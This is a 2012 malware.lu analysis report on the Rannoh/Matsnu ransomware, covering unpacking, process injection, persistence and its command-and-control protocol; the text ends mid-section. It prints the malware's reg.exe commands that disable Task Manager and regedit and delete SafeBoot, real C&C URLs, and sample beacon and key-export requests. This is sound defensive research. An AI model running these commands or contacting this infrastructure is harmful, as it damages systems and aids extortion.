Public document

Malware analysis

Rannoh/Matsnu

General information	
Sequence number	001
Version	1.1
State	Final
Approved by	Paul Rascagnères
Approval date	11/09/2012
Classification	Public

History

Version	Date	Author	Modifications
0.1	03/09/2012	H. Caron	Document creation
0.2	05/09/2012	P. Rascagnères	Update
0.3	06/09/2012	H. Caron	Update and correction
0.4	06/09/2012	P. Rascagnères	Update
0.5	07/09/2012	P. Rascagnères	Add the recover chapter
0.6	07/09/2012	P. Rascagnères	First error correction
0.9	11/09/2012	P. Rascagnères	Final review
1.0	11/09/2012	P. Rascagnères	Final document – part 1
1.1	11/09/2012	P. Rascagnères	Final document – part 2

Table of contents

List of figures

1 Introduction

1.1 Context

This document was created to give an example of an analysis provided by malware.lu. The document may be shared to all customers, potential customers and security researchers who would like to see an example of a report. All reports created by malware.lu follow this methodology and look like this document.

1.2 Objectives

The objective of the mission is to make a complete analysis of a ransomware called Rannoh/Matsnu. The objective is to be able to understand how this ransomware works, to control if it is possible to recover files encrypted by the ransomware, reverse the communication protocol between the malware and the command & control and to understand the encryption algorithms.

1.3 Document structure

This document is structured in the following way:

- Chapter 2 deals with the file information;
- Chapter 3 describes how to unpack this sample;
- Chapter 4 is a static analysis of the sample;
- Chapter 5 is about a command & control emulation;
- Chapter 6 aggregates the defense solution;
- Chapter 7 is about 2 IDA Pro scripts written for this analysis;
- Chapter 8 closes the report with a conclusion.

In addition to this document, a ZIP archive is available. This archive contains all the scripts and files used in this report. The archive contains a .idb (IDA Pro) file with all our comments included.

2 File information

2.1 Packed file

2.1.1 File hashes

MD5: ffcf2bb69f23c7c234d2f2ee380cdaa4

SHA1: f374af8f67ea7f5e37099d56408b31eea8f165ca

SHA256: 472dcbd07ff6679ecfb11ac924cac3f70bb56c24ea1de30da5652ceaacae3b7c

2.1.2 File type

The file to analyse is a PE32 executable (GUI) Intel 80386, for MS Windows. The file name is "*Mitgliedschaft 2012 .com*".

2.1.3 PE information

Compilation date: 2012-05-30 20:59:41

Target machine: 0x14C (Intel 386 or later processors and compatible processors)

Entry point address: 0x0001B200

Sections:

Name	Virtual Address	Virtual Size	Raw Size	MD5
UPX0	4096	65536	0	d41d8cd98f00b204e9800998ecf8427e
UPX1	69632	45056	41984	1327eeec4c6809c2ebff8147d4cea07b
.rsrc	114688	8192	5120	7e319f783a5d7d188229afc3ced1ea5b

Imports:

From *kernel32.dll*:

LoadLibraryA, GetProcAddress, VirtualProtect, VirtualAlloc, VirtualFree, ExitProcess

From *winmm.dll*:

auxGetNumDevs

2.2 Unpacked file

2.2.1 File hashes

MD5: 1174d5e5ef9d67bb2fb56b9e15eac7d3

SHA1: 91b5050bf346bef30b79628ebf3134872cb1531c

SHA256: 91b5050bf346bef30b79628ebf3134872cb1531c

2.2.2 File type

The file to analyse is a PE32 executable (GUI) Intel 80386, for MS Windows.

2.2.3 PE information

Compilation date: 2012-05-16 15:16:38

Target machine: 0x14C (Intel 386 or later processors and compatible processors)

Entry point address: 0x00014D2D

Sections:

Name	Virtual Address	Virtual Size	Raw Size	MD5
.text	4096	82041	82432	825ef99442ca6369ae018eb61d4ba14f
.idata	90112	2962	3072	a912682cd4c41462f6be3e95f179995a
.rsrc	94208	2244	2560	496472ff9aff746ebadf8823a8afb551

Imports:

From *kernel32.dll*:

VirtualAllocEx, VirtualAlloc, VirtualFree, WriteProcessMemory, CreateRemoteThread, CreateToolhelp32Snapshot, Process32First, Process32Next, OpenProcess, CloseHandle, VirtualProtect, ReadProcessMemory, Sleep, ExitProcess, ExitThread, CreateProcessA, WinExec, GlobalAlloc, GlobalFree, GlobalReAlloc, GetModuleHandleA, LoadLibraryA, FreeLibrary, GetProcAddress, SizeofResource, FindResourceA, LockResource, LoadResource, FreeResource, GetTempPathA, GetModuleFileNameA, GetTickCount, CopyFileA, DeleteFileA, MoveFileA, MoveFileW, MoveFileExA, CreateFileA, CreateDirectoryA, SetFilePointer, ReadFile, WriteFile, SetFileAttributesA, GetFileAttributesA, CreateThread, GetSystemWindowsDirectoryA, GetSystemDirectoryA, GetVolumeInformationA, GetVersionExA, GetLogicalDriveStringsA, SetThreadPriority, GetCurrentThread, FindFirstFileA, FindNextFileA, FindClose, RemoveDirectoryA, GetDriveTypeA, SetCurrentDirectoryA, FlushFileBuffers, CreateMutexA, GetLastError, WaitForSingleObject, ReleaseMutex, GetCurrentProcessId, GetCurrentProcess, GetCurrentThreadId, Thread32First, Thread32Next, OpenThread, SuspendThread, ResumeThread, CreateProcessW, SetConsoleCtrlHandler, CreateNamedPipeA, ConnectNamedPipe, DisconnectNamedPipe, WaitNamedPipeA, GetComputerNameA, CreateEventA, GetWindowsDirectoryA, InitializeCriticalSection, EnterCriticalSection, LeaveCriticalSection, GetEnvironmentVariableA, MultiByteToWideChar, CreateFileW, DeleteFileW, SetFileTime, GetFileTime, GetSystemDefaultLangID

From *ntdll.dll*:

mbstowcs, memchr, memcmp, memcpy, memmove, memset, sprintf, sscanf, strcat, strcmp, strcpy, strlen, strncat, strncmp, strncpy, strstr, tolower, toupper, atoi, ZwSetSecurityObject, RtlAdjustPrivilege, wcscat

Fom user32.dll:

MessageBoxA, MessageBoxW, MessageBeep

2.3 Virustotal information

The detection ratio on Virustotal.com is 35/42 (2012-07-15 15:24:28 UTC):

Antivirus	Result
AhnLab-V3	Win-Trojan/Inject.48128.AD
AntiVir	TR/Winlock.FJ
Antiy-AVL	Trojan/Win32.Gimemo.gen
Avast	Win32:Malware-gen
AVG	Generic28.BHQE
BitDefender	Trojan.Generic.KDV.636519
CAT-QuickHeal	TrojanRansom.Gimemo.txy
Comodo	UnclassifiedMalware
DrWeb	Trojan.Winlock.6027
Emsisoft	Trojan-Dropper.Win32.Injector!IK
eSafe	Win32.FakeAV
F-Secure	Trojan.Generic.KDV.636519
Fortinet	W32/Gimemo.TXY!tr
GData	Trojan.Generic.KDV.636519
Ikarus	Trojan-Dropper.Win32.Injector
Jiangmin	Trojan/Gimemo.clr
K7AntiVirus	Trojan
Kaspersky	Trojan-Ransom.Win32.Gimemo.txy
McAfee	Ransom!fv
McAfee-GW-Edition	Heuristic.BehavesLike.Win32.Downloader.D
Microsoft	Trojan:Win32/Matsnu
NOD32	Win32/Trustezeb.B
Norman	W32/Troj_Generic.CAFVR
nProtect	Trojan/W32.Small.48128.NL
Panda	Generic Trojan
PCTools	Trojan.Ransomlock
Sophos	Troj/Gimemo-C
Symantec	Trojan.Ransomlock.P
TheHacker	Trojan/Trustezeb.b
TrendMicro	TROJ_RANSOM.JNP
TrendMicro-HouseCall	TROJ_RANSOM.JNP
VBA32	Hoax.Gimemo.txy
VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.A.Gimemo.44544.C[UPX]
VirusBuster	Trojan.Trustezeb!zUWz2Ou4Aks

3 Unpack

3.1 Introduction

The sample uses 3 packers to make the analysis more complex. It uses 2 times the packer *UPX* (Ultimate Packer for eXecutables) and a 3rd custom packer. *UPX* is a well know packer and easy to unpack. More information about this packer is available here: http://en.wikipedia.org/wiki/UPX.

3.2 First packer

The sample is packed with *UPX*, we can get this information by using the *file* utility:

```
staff@malware.lu:~$ file Mitgliedschaft\ 2012\ .com
Mitgliedschaft 2012 .com: PE32 executable (GUI) Intel 80386, for MS Windows, UPX
compressed
```

We can unpack it directly with the *UPX* utility:

```
staff@malware.lu:~$ upx -d Mitgliedschaft\ 2012\ .com
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08        Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    102400 <-     48128   47.00%    win32/pe     Mitgliedschaft 2012 .com

Unpacked 1 file.
```

3.3 Second packer

This second packer is not a well know packer, therefore we need to unpack it manually.

We open the sample with *IDA Pro* and notice a *Visual Basic* packer. Most *Visual Basic* packers are packers on the “heap”, so we can directly recover the binary by setting breakpoints on functions like *VirtualAllocEx* and *WriteProcessMemory.* With these breakpoints, we can directly seek an *MZ*.



Figure 1: Unpack breakpoint *WriteProcessMemory*

As the unpacked binary file is loaded in the memory, we are able to dump the memory page to get it.

3.4 Third packer

The third packer uses *UPX* too, so we can use the same procedure.

```
staff@malware.lu:~$ file backup_012F0000.bin.bin
backup_012F0000.bin.bin: PE32 executable (GUI) Intel 80386, for MS Windows, UPX
compressed
staff@malware.lu:~$ upx -d backup_012F0000.bin.bin
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08        Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     89088 <-     24576   27.59%    win32/pe     backup_012F0000.bin.bin

Unpacked 1 file.
```

We open this file with *IDA Pro* and notice that it looks like an unpacked sample.

4 Static analysis

4.1 Operation overview

This sample is a ransomware and a trojan. The goal is to encrypt all the files on the disk, lock the system and then ask for a ransom. The lock banner is different for each country (the country location of the user is automatically detected).



Figure 2: Rannoh/Matsu system locks FR

Figure 3: Rannoh/Matsnu system locks DE

Moreover, this sample is able to download and execute arbitrary code and can be considered as a Trojan too.

An overview of the malware operation is outlined in Figure 4.



Figure 4: Malware workflow

4.2 Process Injection

The first step of the sample execution is to be more discreet. The malware injects itself into a new *ctfmon.exe* processes. To manage this task it follows these steps:

- In function 414E1Ah (*injectPart1*), it calls *CreateProcess* with *ctfmon.exe* in *CommandLine* parameter:



Figure 5: Process injection - *CreateProcess*

- Below, it calls 414F3Bh (*injectPart2*) that allocates memory in *ctfmon.exe* of size 13D2Dh with flag *PAGE_EXECUTE_READWRITE*.

- It calls a *WriteProcessMemory* on the new allocated memory to write from 401000h (*start_true*) on 13D2Dh.
- To finish, it creates a remote thread with *CreateRemoteThread* with for start address the allocated memory.



Figure 6: Process injection - *WriteProcessMemory* & *CreateRemoteThread*

4.3 Malware persistence

4.3.1 File installation

The function 0401000h (*start_true*) copies the malware in its final directory. The function uses this algorithm:



Figure 7: File creation

Here is the IDA Pro view:

```
lea   edi, [ebp+szNewFilename]
lea   esi, (szFilename - 401190h)[ebx]
push  0
push  edi
push  esi
call  (CopyFileA_0 - 401190h)[ebx]
push  7D0h
call  (Sleep_0 - 401190h)[ebx]
lea   esi, (szFilename - 401190h)[ebx]
push  esi
call  (DeleteFileA_0 - 401190h)[ebx]
lea   edi, [ebp+szNewFilename]
push  0
push  edi
call  (WinExec_0 - 401190h)[ebx]
push  0
call  (ExitProcess_0 - 401190h)[ebx]
```

Figure 8: File creation from IDA Pro

The developer of the malware uses these tricks to disrupt the sandbox analysis. The tools used to perform the sandbox analysis get lost during the movement of the files.

4.3.2 Registry keys

The malware installs some registry keys to be executed during the boot time.

Software\Microsoft\Windows\CurrentVersion\Run
HKEY: HKEY_CURRENT_USER
Name: $DiskSerial
Value: $MalwarePath
This value is set in function 0401000h (*start_true*) and in 040CCFBh (*globalInstallation*). After the installation, it runs a thread 040D268h (*thrWatchReg*), this thread runs in loop and monitors if the key is changed with *RegNotifyChangeKeyValue*.

Software\Microsoft\Windows Nt\CurrentVersion\winlogon
HKEY: HKEY_LOCAL_MACHINE
Name: userinit
Value: $MalwarePath
This value is set in function 040CCFBh (*globalInstallation*)

4.3.3 System restore

During the installation process 040CCFBh (*globalInstallation*), the malware calls two functions 0406D15h (*createRestorePoint*) and 0406C64h (*resetDisableRS*).



Figure 9: Restore point manipulation

The function *createRestorePoint* uses the DLL called *SrClient.dll* and the function *SRSetRestorePointA* to create a restore point named "*Microsoft Security Update 018437-%05u*" where *%05u* is replaced by a random number.

The function *resetDisableRS* uses a DLL called *SrClient.dll* and the function *ResetSR*. *ResetSR* is not correctly documented by Microsoft, we estimate that the goal of this function is to delete all restore points and disable the "system restore" functionality.

4.3.4 Disable system administration utility

During the installation process 040CCFBh (*globalInstallation*), the malware calls 40ED48h (*disableSystemUtilityLocalMachine*). This function executes 7 commands. All of these commands update the registry with the help of *reg.exe* for the hkey *HKEY_LOCAL_MACHINE* this means that on a *Windows 7* system the user need to have the right to update the *HKEY_LOCAL_MACHINE*:

Deactivate registry tools:

```
reg.exe add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
/t REG_DWORD /f /v DisableRegistryTools /d "1"
```

Disable the task manager:

```
reg.exe add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
/t REG_DWORD /f /v DisableTaskMgr /d "1
```

Make unavailable the ability to run taskmgr.exe from a cli for example

```
reg.exe add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\taskmgr.exe" /t REG_SZ /f /v
Debugger /d P9KDMF.EXE
```

Disable regedit:

```
reg.exe add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
/t REG_DWORD /f /v DisableRegedit /d "1
```

Make unavailable the ability to run msconfig.exe from a cli for example

```
reg.exe add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\msconfig.exe" /t REG_SZ /f /v
Debugger /d P9KDMF.EXE
```

Make unavailable the ability to run regedit.exe from a cli for example

```
reg.exe add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\regedit.exe" /t REG_SZ /f /v
Debugger /d P9KDMF.EXE
```

Destroy the SafeBoot, so reboot in Safe Boot is not available after this

```
reg.exe delete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot" /f
```

Another function 40F725h (*disableSystemUtilityCurUser*) sets this registry key but this time for the hkey *HKEY_CURRENT_USER*.

This function starts by executing a command to ensure that the registry key is present in the context of the current user.

```
reg.exe add
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
```

And create this following key in *HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System*:

- DisableRegistryTools with value 1
- DisableRegedit with value 1
- DisableTaskMgr with value 1

These keys do the same things that are described below but only for the user context this time.

4.4 Network overview

4.4.1 Introduction

The command & control (C&C) domain names are stored in clear in the unpacked binary

```
.text:0040155B aHttpHoradFo_co db 'http://horad-fo.com/images/a.php',0Dh,0Ah
.text:0040155B                 ; DATA XREF: sub_40CA1E+1BE↓o
.text:0040155B                 ; sub_40CA1E+1DF↓o
.text:0040155B         db 'http://bojan-dns.com/images/a.php',0Dh,0Ah
.text:0040155B         db 'http://lickes-shops.com/images/a.php',0Dh,0Ah
.text:0040155B         db 'http://manno-admin.com/images/a.php',0Dh,0Ah
.text:0040155B         db 'http://johen-kapel.com/images/a.php',0Dh,0Ah
.text:0040155B         db 'http://networkers-group.com/images/a.php',0Dh,0Ah
.text:0040155B         db 'http://robertos-group.com/images/a.php',0Dh,0Ah,0
```

Figure 10: C&C DNS

The function in charge of making the request is 045DF2h (*doRequest*). To manage this task it uses the classic set of functions:

- *InternetOpen*
- *InternetConnect*
- *HttpOpenRequest*
- *HttpSendRequest*
- *HttpQueryInfo*
- *InternetReadFile*

We notice that the malware sets the user agent with the value "*Mozilla/4.0 (compatible, MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.*"

```
loc_405D3C:          ; "Mozilla/4.0 (compatible; MSIE 6.0b; Win"...
lea   esi, (aMozilla4_0Comp - 405BC3h)[ebx]
push  0
push  0
push  0
push  1
push  esi
call  (InternetOpenA - 405BC3h)[ebx]
test  eax, eax
jz    loc_405F9E
```

Figure 11: Network - user agent configuration

All network connections use the HTTP protocol and all parameters are passed by a GET request.

4.4.2 Client's protocol

To start the communication, the malware (the client) sends a request to the C&C. The client's requests contains at least the *id*, *cmd* and *vers* variables. Here is the description of these variables:

- *id*: this variable contains a unique ID to identify the client
- *cmd*: this variable contains the client's request
- *vers*: this variable contains the version of the malware

In some cases the parameter *cmd* can be replaced by:

- *stat*: this variable contains the status of the server.

More information about the *id* generation is available in chapter 4.6.1. The client has 4 types of request:

- *cmd=img;*: the client asks the wallpaper depending on the country
- *cmd=msg;*:the client asks a message
- *cmd=lfk;*: the client exports the master key
- *cmd=key;*: the client sends the key (received after paying) to request the unlocking of the infected machine

Some options need extra parameters. These parameters will be explained in chapter 4.5.

After the locking of the machine, the *cmd* variable is not required and is replaced by the *stat* variable. This variable contains the status of the infection.

During the execution of the function 40130Eh (*start_true*) a thread 40E114h (*thrCmdHandler*) is executed. It is an infinite loop in charge of contacting the C&C every 600 seconds by default but this value can change during the execution of the malware.

4.4.3 Server's protocol

The server responses are not clear. The data is encrypted by a RC4 function. The key of the encryption is a raw md5 of the id's variable with a salt. More information about the key is available in chapter 4.6.2.

The first word of the server's response is a command. If the command does not have parameters, the response will be in this format.

```
COMMAND:
```

If the command has parameters, the format will be:

```
COMMAND:md5raw(parameters)parameters
```

The malware supports theses commands:

- *WAIT* is used to tell to the sample to do nothing. A feature of this command is it does not need a colon (no parameters)
- *LOAD*: is used to download a binary file (from a URL) (the URL is in parameters)
- *IMAGES*: is used to transfer a cab archive. The archive contains the picture to show when the system is locked (the CAB archive is in parameters)
- *MESSAGE*: is used to transfer the lock files (it uses in parameter the filename separated by a colon and followed by the message)
- *EXECUTE*: is used to execute a binary (the binary is in parameters)
- *GEO*: do nothing (no parameters)
- *LOCK*: is used to lock the system (no parameters)
- *UNLOCK*: is used to get the encryption master key (the key is in parameters)
- *URLS*: is used to update C&C URL (URL is in parameters)
- *KILL*: is used to destroy the system, delete files until the system freezes (no parameters)
- *UPGRADE*: is used to upgrade the malware (the new binary is in parameters)
- *UPGRADEURL*: is used to upgrade the malware by downloading the file from a URL (URL is in parameters)

4.5 Network requests step by step

4.5.1 Introduction

This chapter will present the network requests step by step. For each request we explain the actions made by the malware.

4.5.2 Image download

The first request is made by the function 40DBF5h (*recoverOnlineImage*), the function is used to introduce itself to the C&C and request the image used when the system is locked. Here is an example of the client request:

```
?id=989D0EA2554245442D47&cmd=img&win=Windows_XP_&loc=0x0409&ver=1.999.1
```

The query contains the unique *id* as explained in chapter 4.6.1, the *cmd* variable contains the *img* request to get the wallpaper and the *ver* variable contains the version of the malware. Two extra arguments are available: *loc* and *win.* The *loc* parameter is the localisation of the system. This localisation is provided by the function *GetSystemDefaultLangID*. The win parameter is the Windows version provided by the function 406396h (*setWinVersion*), this function uses the *GetVersionEx* API call.

The request returns a message following the protocol described below where:

- COMMAND is *IMAGES*
- PARAMS is a CAB archive

The malware writes the CAB archive in the folder return by the function *GetSystemDirectory* (if it cannot write the file here, the malware write the file in *%TEMP%*) and the filename follows the format strings "*%04X-04X-%4X.cab*" where *%X* are replaced by some random value.

To extract the CAB archive, the malware directly uses the command:

```
extrac32.exe /A /E /Y "%s" /L "%s"
```

The first *%s* is the path filename and the second *%s* is the destination folder return by the *GetSystemDirectory* function (if it cannot write the file here, it uses *%TEMP%*).

The CAB archive contains this file:

```
staff@malware.lu:~/malware/winlock$ file winsh*
winsh320: PC bitmap, Windows 3.x format, 800 x 600 x 8
winsh321: PC bitmap, Windows 3.x format, 800 x 600 x 8
winsh322: PC bitmap, Windows 3.x format, 800 x 600 x 8
winsh323: PC bitmap, Windows 3.x format, 800 x 600 x 8
winsh324: PC bitmap, Windows 3.x format, 800 x 600 x 8
winsh325: PC bitmap, Windows 3.x format, 800 x 600 x 8
```

These images will be used by the lock procedure.

4.5.3 Recover the lock file message

The second request is made by the function 413EE4h (*recoverMsg*), by sending the *cmd*: *msg*

```
?id=989D0EA2554245442D47&cmd=msg&ver=1.999.1
```

The request returns a message following the protocol described below where:

- COMMAND is *MESSAGE*

- PARAMS is the file name on the desktop user and the content separated by ":"

This file is in first write by the function 41404Eh (*writeDesktopFile*) in the *%TEMP%* directory. The file name is the *VolumeSerialNumber* with the extension "*.mktr*". The malware creates a second file in *%TEMP%* called *Desk.$00*. This file contains the name of the file sent by the C&C.

4.5.4 Export the master key

The third request is made by the function 4129FAh (*lockFile*):

```
?id=989D0EA2554245442D47&cmd=lfk&ldn=57&stat=CRA&ver=1.999.1&data=RccQOGLnS1RHX8
d%2B7pBOBTKl7U5yHGJpOZfkIk%2FmH090s378QrNoEmy1KZLB06GHRdpiyGKefRLu
```

In this function, a master key is generated. This key is encrypted with the same method used by the server to create the responses (more information in the chapter 4.6.3). A base64 encoding is added before being submitted it in the *data* parameter.

This request is crucial to have the ability to recover the data; more information is in chapter 7.2.

The server response is not important in this part, because the malware does not use it.

4.5.5 Export the number of encrypted files

The fourth request is made by the function 413BF1h (*sendStatCRCRequest*):

```
?id=989D0EA2554245442D47&stat=CRC&ld=8701&ver=1.999.1
```

This request is used to notify the server of how many files were encrypted. The number is stored in the parameter *ld*.

The server response is not important in this part, because the malware does not use it.

4.5.6 Export status of the malware

The status request is made by the thread 40E114h (*thrCmdHandler*):

```
?id=989D0EA2554245442D47&stat=8&ver=1.999.1
```

It is an infinite loop in charge of contacting the C&C every 600 seconds by default but this value can change during the execution of the malware. This request sets the parameter *stat*. This parameter is an integer that reflects the status of the machine. It is stock at the address 405119h (*statusMalware*).

We notice different status:

- 256: the computer is locked
- 8: the computer is unlocked
- 240: send after a submit of a CODE
- 0: not identify

4.5.7 Send ukash/paysafecard code

Once the machine is locked, the only action that the user can do is to enter an *ukash* or a *paycashcard* code. When the user clicks to submit the code, the function 40E966h (*buildKeyRequest*) encodes in base64 the code, builds the request and runs the thread 40EA3D (*thrKeyRequest*).

```
